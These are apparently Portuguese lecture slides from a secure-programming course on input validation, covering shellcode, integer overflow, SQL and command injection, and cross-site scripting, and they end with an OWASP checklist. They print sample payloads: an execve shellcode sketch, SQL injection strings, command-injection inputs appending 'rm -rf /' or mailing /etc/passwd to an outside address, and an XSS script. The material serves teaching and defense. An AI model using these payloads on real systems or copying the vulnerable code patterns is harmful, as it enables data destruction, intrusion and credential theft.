Programação Segura

Semana 4: Validação de Entrada – Shellcode, Estouro de Inteiros, Injeção de códigos, Cross-site scripting

Profª Denise Goya
Denise.goya@ufabc.edu.br – UFABC - CMCC

Classes de Erros de Segurança

- Validação e representação dos dados de entrada
- Abuso de API
- Características de segurança
- Tempo e estado
- Tratamento de exceções
- Qualidade do código
- Encapsulamento
- Ambiente

Validação e Representação da Entrada

- Problemas relacionados a essa classe de erros são causados pelo mal tratamento da entrada
- Incluem uma variedade de problemas:
  - buffer overflow e shellcode
  - injeção de códigos
  - ataques de Cross-site scripting

Shellcode

- Caso mais sofisticado de exploração de buffer overflow, em que o endereço de retorno é modificado para uma região na memória, na qual o atacante colocou um **código de máquina de seu interesse**
  - O tipo de código mais perigoso e que ficou conhecido é o que inicia o shell do SO

Shellcode

- Em nível mais alto, o shellcode é como:

```
char *args[] = { "/bin/sh", NULL };

execve("/bin/sh", args, NULL);
```

- e a função **execve**, assim como as demais funções da **libc**, fazem chamadas ao sistema operacional (system call), cujos códigos já estão carregados na memória e são legítimos

Shellcode


- Em sistemas Linux, uma chamada ao sistema é feita com uma interrupção 128 (int 128)
- Em código assembly, uma chamada ao sistema envolve um preparo dos registradores

```
xorl %eax, %eax    ; zero out EAX
movl %eax, %edx    ; EDX = envp = NULL
movl $address_of_shell_string, %ebx; EBX = path parameter
movl $address_of_argv, %ecx; ECX = argv
movb $0x0b         ; syscall number for execve()
int $0x80          ; invoke the system call
```

Shellcode

- Os códigos variam em função do processador e do SO, mas há várias implementações de shellcode documentadas:
  - http://www.exploit-db.com/shellcode/
- Os primeiros shellcode eram mais simples, mas, conforme os SO e processadores foram implementando proteções, os códigos foram se tornando cada vez mais sofisticados

Validação de Entrada



Shellcode

- A chamada ao sistema será executada com o mesmo **privilégio** do programa que o chamou
  - um shell que dá acesso à **linha de comando**, pode executar comandos com os privilégios do programa atacado.
- Atacante busca ter o privilégio máximo, de administrador, para poder controlar a máquina
  - **rootkits** tipicamente são implementações prontas para explorar **vulnerabilidades** conhecidas e ter o domínio da máquina

Ex. c/ libc e strcpy

(a) pilha assim que Programa (que é SETUID de root: roda c/ privilégio de superusuário) chama função F, vulnerável

(b) ao fim de F, em vez voltar ao Programa retorna a strcpy que copia o shellcode; **strcpy irá retornar para o shellcode**




Figura 9.23 (a) A pilha antes do ataque. (b) A pilha depois de sobrescrita.

Shellcode: moral

- Evitar buffer overflows
- Sempre aplicar correções de software (patches de segurança), mesmo nos programas mais “inofensivos”

ESTOURO DE INTEIROS

Tipo numérico inteiro

- As linguagens de programação têm os tipos numéricos
  - Funcionam na aritmética modular, devido ao tamanho fixo
  - Ex: em Java, o tipo **int** guarda inteiros entre

    -2^{31} e $2^{31} - 1$
  - Ex: em C, o tipo **char** guarda inteiros entre

    -2^{7} e $2^{7} – 1$ (entre -128 e 127)

Aritmética modular em complemento de 2

Validação de Entrada

```
1 void read_matrix(int* data, char w, char h) {
2   char buf_size = w * h;
3   if (buf_size < BUF_SIZE) {
4     int c0, c1;
5     int buf[BUF_SIZE];
6     for (c0 = 0; c0 < h; c0++) {
7       for (c1 = 0; c1 < w; c1++) {
8         int index = c0 * w + c1;
9         buf[index] = data[index];
10      }
11    }
12    process(buf);
13  }
14 }
```

$$BUF\_SIZE = 120_{char}$$

$$strlen(data) = 132_{char}$$

$$buf\_size = -124_{char}$$

$$w = 0\ 0\ 0\ 0\ 0\ 1\ 1\ 0 = 6_{char}$$

$$h = 0\ 0\ 0\ 1\ 0\ 1\ 1\ 0 = 22_{char}$$

$$h * w = 1\ 0\ 0\ 0\ 0\ 1\ 0\ 0 = -124_{char}$$

O funcionamento da função assume que o w * h é menor que BUF_SIZE.
Tal garantia é dada pelo teste condicional na linha 3.

Validação de Entrada

```
1 void read_matrix(int* data, char w, char h) {
2   char buf_size = w * h;
3   if (buf_size < BUF_SIZE) {
4     int c0, c1;
5     int buf[BUF_SIZE];
6     for (c0 = 0; c0 < h; c0++) {
7       for (c1 = 0; c1 < w; c1++) {
8         int index = c0 * w + c1;
9         buf[index] = data[index];
10      }
11    }
12    process(buf);
13  }
14 }
```

$$BUF\_SIZE = 120_{char}$$

$$strlen(data) = 132_{char}$$

$$buf\_size = -124_{char}$$

$$w = 0\ 0\ 0\ 0\ 0\ 1\ 1\ 0 = 6_{char}$$

$$h = 0\ 0\ 0\ 1\ 0\ 1\ 1\ 0 = 22_{char}$$

$$h * w = 1\ 0\ 0\ 0\ 0\ 1\ 0\ 0 = -124_{char}$$

O funcionamento da função assume que o w * h é menor que BUF_SIZE.
Tal garantia é dada pelo teste condicional na linha 3.

Estouro de Inteiro

- Ocorre quando um tipo numérico inteiro assume um intervalo que o programador não previu (ou tratou de forma incompleta)

- Estouro de inteiro pode ser explorado para provocar buffer overflow (como no exemplo anterior)
- Também pode provocar ataques de não-terminação em programas (loop-infinito)

Exemplo: estouro de inteiro com não-terminação

(a)

```
1 int fact(int n) {
2   int r = 1;
3   int i = 2;
4   while (i <= n) {
5     r *= i;
6     i++;
7   }
8   return r;
9 }
```

se $MAX\_INT = 2^{32} - 1$

e se $i = MAX\_INT$,

então $i + 1 = -2^{32}$

Se n=MAX_INT, condição na linha 4 será sempre verdadeira

(b)

```
1 int fact(int n) {
2   int r = 1;
3   if (n < 13) {
4     int i = 2;
5     while (i <= n) {
6       r *= i;
7       i++;
8     }
9   }
10  return r;
11 }
```

Figura 3.5. (a) Uma função em C, que calcula o fatorial de um número inteiro e está sujeita a ataques de não-terminação devido a estouros de arranjos. (b) Função similar, protegida contra a não-terminação.

Estouro de Inteiro

- É possível implementar proteções contra estouro de inteiro no próprio compilador
  - Pode causar alguma perda de desempenho

Instrução	Verificação
$x = o_1 +_s o_2$	$(o_1 > 0 \wedge o_2 > 0 \wedge x < 0) \vee (o_1 < 0 \wedge o_2 < 0 \wedge x > 0)$
$x = o_1 +_u o_2$	$x < o_1 \vee x < o_2$
$x = o_1 -_s o_2$	$(o_1 < 0 \vee o_2 > 0 \vee x > 0) \vee (o_1 > 0 \vee o_2 < 0 \vee x < 0)$
$x = o_1 -_u o_2$	$o_1 < o_2$
$x = o_1 \times_{u/s} o_2$	$x \neq 0 \Rightarrow x \div o_1 \neq o_2$
$x = o_1$ `shift` n	$(o_1 > 0 \wedge x < o_1) \vee (o_1 < 0 \wedge n \neq 0)$
$x = \downarrow_n o_1$	$\text{cast}(x, \text{type}(o_1)) \neq o_1$

Testes que detectam estouros nas operações aritméticas de adição, subtração, multiplicação e arredamentos para a esquerda.
As operações
de adição, subtração e multiplicação podem ser com ou sem sinal aritmético.

Figura 3.6. Testes para detecção de Estouro de Inteiros. Usamos $\downarrow_n$ para descrever a operação que trunca em n bits. O subscrito s indica uma operação aritmética com sinal, e o subscrito u indica uma operação sem sinal.

Estouro de Inteiro: moral

- Evitar estouro de inteiro, protegendo o código
  - Testar não apenas o limite superior, testar também o limite inferior
- Fazer uso de proteções no compilador, se disponíveis
- Proteger contra chamadas de função com valores indesejáveis
- Sempre aplicar correções de software (patches de segurança), mesmo nos programas mais “inofensivos”

INJEÇÃO DE CÓDIGOS

Injeção de Código

- Injeção de código ocorre quando alguém engana o programa a executar o seu código, através de elaboração meticulosa da entrada de dados que mistura dados e código
- Essas entradas possuem caracteres especiais que disparam uma mudança de contexto entre interpretação de dados e de código
- Meta-caracteres são inseridos de maneira que os dados de entrada acabam sendo interpretados como código

Ex: Metacaractere aspa simples no SQL

- Aspas simples (‘) são delimitadores de sequências de caracteres em consultas SQL
- Porém, aspas simples também podem fazer parte de dados como:
  - Pingo d’ água (para nome de empresa, p.ex)
  - O’ Reilly (nome de editora, ou sobrenome)

Ex: Metacaractere aspa simples no SQL

- Exemplo de instrução SQL:
  - Update Empresas SET Name = ‘Pingo d’ água’
  - É uma instrução inválida, pois o segundo ’ a encerra

Ex: Metacaractere aspa simples no SQL

- E se um usuário mal intencionado digitar, num formulário, no campo nome da empresa:

```
Pingo d' ; Update Admins SET
Name='gubb', Privilege='Administrator'
```

Caixa de texto

Ex: Metacaractere aspa simples no SQL

Pingo d' ; Update Admins SET Name='gubb', Privilege='Administrator'

Caixa de texto

- a instrução SQL equivalente:
  - Update Empresas SET Name = 'Pingo d' ; Update Admins SET Name='gubb', Privilege='Administrator'
- o mal intencionado conseguirá criar uma nova conta com privilégios de administrador

SQL Injection

- Esse tipo de ataque é conhecido por injeção de SQL, ou “SQL Injection”

- Pode comprometer aplicações com acesso a banco de dados, via Web ou não.
  - Ex: PHP

SQL Injection: outro exemplo

- Código sem proteção:

```
string sql = "SELECT userid, firstname, lastname FROM
users WHERE  username = '" + txtUsername.Text +  "'
and password = '" + txtPassword.Text + "'";
```

- Tentativa de injeção:
  - inserir no campo de username: 'OR 1=1 --
  - instrução SQL obtida:

```
SELECT userid, firstname, lastname  FROM users
WHERE username = '' OR  1=1  --
```

    - é obtida a lista de todos usuários registrados

Metacaracteres e escape

- Contornando o problema:
  - Filtrar corretamente: somente caracteres válidos devem ser passados
- Uso de caracteres de **escape**: barra invertida, por exemplo, em SQL:

  Update Empresas SET Name = ‘Pingo d\’ Update Admins SET Name= \‘gubb\’, Privilege= \‘Administrator’

Metacaracteres e Parametrização

- Gerenciadores de bancos de dados ou bibliotecas de acesso a BDs oferecem funções prontas que inserem corretamente esses caracteres de escape (parametrização de queries)
- exemplo:

```
string sql = "SELECT userid, first name, lastname
FROM users WHERE  username = @username and
password =  @password";
```

Injeção de Código

- Com mal uso da função *system*
- Pode ser conveniente para o programador, mas é potencialmente perigoso chamar *system*
  - exemplo inocente:

    system (“ls > file-list”)

```
int main(int argc, char *argv[])
{
    char src[100], dst [100], cmd[205]= "cp ";      /* declara três cadeias de caracteres */
    printf("Por favor, digite o nome do arquivo-fonte: ");   /* solicita o nome do arquivo fonte */
    gets(src);                                      /* recebe entrada via teclado */
    strcat(cmd, src);                               /* concatena src depois de cp */
    strcat(cmd, " ");                               /* acrescenta um espaço no final de cmd */
    printf("Por favor, informe o nome do arquivo destino: ");   /* solicita o nome do arquivo destino */
    gets(dst);                                      /* recebe entrada via teclado */
    strcat(cmd, dst);                               /* completa a string de comandos */
    system (cmd);                                   /* executa o comando cp */
}
```

Figura 9.24 Código que pode levar a um ataque por injeção de código.

Se usuário digitar:
"abc" para src e "xyz" para dst
O comando executado será: **cp abc xyz**
ok!

```
int main(int argc, char *argv[])
{
    char src[100], dst [100], cmd[205]= "cp ";          /* declara três cadeias de caracteres */
    printf("Por favor, digite o nome do arquivo-fonte: ");   /* solicita o nome do arquivo fonte */
    gets(src);                                          /* recebe entrada via teclado */
    strcat(cmd, src);                                   /* concatena src depois de cp */
    strcat(cmd, " ");                                   /* acrescenta um espaço no final de cmd */
    printf("Por favor, informe o nome do arquivo destino: ");  /* solicita o nome do arquivo destino */
    gets(dst);                                          /* recebe entrada via teclado */
    strcat(cmd, dst);                                   /* completa a string de comandos */
    system (cmd);                                       /* executa o comando cp */
}
```

Figura 9.24 Código que pode levar a um ataque por injeção de código.

Se usuário digitar:
"abc" para src e "**xyz ; rm –rf /**" para dst
O comando executado será: **cp abc xyz; rm –rf /**
ok?

```
int main(int argc, char *argv[])
{
    char src[100], dst [100], cmd[205]= "cp ";          /* declara três cadeias de caracteres */
    printf("Por favor, digite o nome do arquivo-fonte: ");   /* solicita o nome do arquivo fonte */
    gets(src);                                          /* recebe entrada via teclado */
    strcat(cmd, src);                                   /* concatena src depois de cp */
    strcat(cmd, " ");                                   /* acrescenta um espaço no final de cmd */
    printf("Por favor, informe o nome do arquivo destino: ");  /* solicita o nome do arquivo destino */
    gets(dst);                                          /* recebe entrada via teclado */
    strcat(cmd, dst);                                   /* completa a string de comandos */
    system (cmd);                                       /* executa o comando cp */
}
```

Figura 9.24 Código que pode levar a um ataque por injeção de código.

Se usuário digitar:
"abc" para src e "**xyz ; mail b@d.com </etc/passwd>**" para dst
será enviado o arquivo de senhas para o endereço acima

INJEÇÃO DE CÓDIGOS E CROSS-SITE SCRIPTING

Cross-site Scripting (XSS)


- Vulnerabilidades de cross-site scripting permitem a **introdução de conteúdo malicioso** (scripts) em um **site**, que então é executado para outros usuários (clientes)
- Scripts maliciosos são executados nos clientes que confiam naquele site
- Problema que afeta potencialmente todas as linguagens de script executadas no cliente
  - JavaScript, Java, ActiveX, ActionScript (Flash), etc

Cross-site Scripting

- Ataques cross-site scripting (XSS ou CSSI) ocorrem em sites em que um usuário escreve textos para outros lerem
  - Ex: blogs, fóruns, etc
- Um usuário digita, por exemplo, um **script** numa **caixa de texto**:
  - “<script>alert('Te Peguei');</script>”

Cross-site Scripting


- Se o site não codifica o texto antes de exibi-lo, tem-se:



  - http://support.microsoft.com/kb/253119/EN-US
  - (ASP: Server.HTMLEncode)

XSS: Por que esse nome?

- Você pensa que está interagindo com S (envenenado)
- O “veneno” (ex.: JavaScript) é enviado para você junto com conteúdo legítimo e é executado
  - Pode explorar vulnerabilidades no browser ou contactar o site W e roubar cookies, senhas, etc



XXS: Prevenção

- Identificar **todas** as instâncias dentro da aplicação em que os **dados** são colocados nas respostas das requisições.
- Realizar:
  - Validação de Entrada
  - Validação de Saída

XXS: Validação da Entrada

- Validar, dentro do contexto do campo, tornando-o **mais restrito possível**, por exemplo:
  - Limitando o tamanho do campo a ser inserido
  - Definindo o conjunto de caracteres aceito pela aplicação
  - Estabelecendo uma expressão regular para os dados

XXS: Validação da Saída

- Codificação em HTML de caracteres “problemáticos” de forma segura
- Exemplos:
  - " → "
  - ' → '
  - & → &
  - < → <
  - > → >
- Ou uso do código correspondente em ASCII:
  - % → %
  - * → *

Canonização e Localização

- Para aplicações Web, em que são realizadas codificações de caracteres (para outros idiomas, por exemplo)
  - é preciso cuidado com as múltiplas codificações de um mesmo caractere (para cada idioma, a codificação pode ser outro)
  - exemplos e recomendações:

    https://www.owasp.org/index.php/Canonicalization,_locale_and_Unicode

CHECK LIST PARA VALIDAÇÃO

Guia OWASP

- **Melhores Práticas de Codificação Segura OWASP**

  Guia de Referência Rápida

  Seção de Validação

  OWASP Secure Coding Practices – Quick Reference Guide

  - https://www.owasp.org/images/b/b3/OWASP_SCP_v1.3_pt-BR.pdf

Validação dos Dados de Entrada:

- Efetuar toda a validação dos dados em um sistema confiável. Por exemplo, centralizar todo o processo no servidor
- Identificar todas as fontes de dados e classificá-las como sendo confiáveis ou não. Em seguida, validar os dados provenientes de fontes nas quais não se possa confiar (ex: base de dados, stream de arquivos etc.)
- A rotina de validação de dados de entrada deve ser centralizada na aplicação
- Especificar o conjunto de caracteres apropriado, como UTF-8, para todas as fontes de entrada de dados
- Codificar os dados para um conjunto de caracteres comuns antes da validação (*Canonicalize*)
- Quando há falha de validação, a aplicação deve rejeitar os dados fornecidos
- Determinar se o sistema suporta conjuntos de caracteres estendidos UTF-8 e, em caso afirmativo, validar após efetuar a descodificação UTF-8
- Validar todos os dados provenientes dos clientes antes do processamento, incluindo todos os parâmetros, campos de formulário, conteúdos das URLs e cabeçalhos HTTP, como, por exemplo, os nomes e os valores dos Cookies. Certificar-se, também, de incluir mecanismos automáticos de *postback*[2] nos blocos de código JavaScript, Flash ou qualquer outro código embutido
- Verificar se os valores de cabeçalho, tanto das requisições, como das respostas, contêm apenas caracteres ASCII

- Validar dados provenientes de redirecionamentos. Os atacantes podem incluir conteúdo malicioso diretamente para o alvo do mecanismo de redirecionamento, podendo assim contornar a lógica da aplicação e qualquer validação executada antes do redirecionamento
- Validar tipos de dados esperados
- Validar intervalo de dados
- Validar o tamanho dos dados
- Validar, sempre que possível, todos os dados de entrada através de um método baseado em "listas brancas" que utilizem uma lista de caracteres ou expressões regulares para definirem os caracteres permitidos
- Se qualquer caractere potencialmente perigoso precisa ser permitido na entrada de dados da aplicação, certificar-se de que foram implementados controles adicionais como codificação dos dados de saída, APIs especificas que fornecem tarefas seguras e trilhas de auditoria no uso dos dados pela aplicação. A seguir, como exemplo de caracteres "potencialmente perigosos", temos: <, >, ", ', %, (,), &, +, \, \', \"
- Se a rotina de validação padrão não abordar as seguintes entradas, então elas devem ser verificadas:

    a) Verificar bytes nulos (%00)

    b) Verificar se há caracteres de nova linha (%0d, %0a, \r, \n)

    c) Verificar se há caracteres "ponto-ponto barra" (../ ou ..\) que alteram caminhos. Nos casos


de conjunto de caracteres que usem a extensão UTF-8, o sistema deve utilizar representações alternativas como: %c0%ae%c0%ae/. A *canonicalização* deve ser utilizada para resolver problemas de codificação dupla (double encoding[3]) ou outras formas de ataques por ofuscação

Codificação de Dados de Saída:


- Efetuar toda a codificação dos dados em um sistema confiável, por exemplo, centralizar todo o processo no servidor
- Utilizar uma rotina padrão, testada, para cada tipo de codificação de saída
- Realizar a codificação, baseada em contexto, de todos os dados enviados para o cliente que têm origem em um ambiente fora dos limites de confiança da aplicação. A codificação das entidades HTML é um exemplo, mas nem sempre funciona para todos os casos
- Codificar todos os caracteres, a menos que sejam conhecidos por serem seguros para o interpretador de destino
- Realizar o tratamento (*sanitização*), baseado em contexto, de todos os dados provenientes de fontes não confiáveis usados para construir consultas SQL, XML, e LDAP
- Tratar todos os dados provenientes de fontes que não sejam confiáveis que gerem comandos para o sistema operacional

ESTUDO INDIVIDUAL

Leitura Recomendada



- Tanenbaum. Sistemas Operacionais Modernos, 3ªed, Pearson, 2010, Seção 9.6.
- Dowd, McDonald, Schuh.The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities. Pearson, 2006.
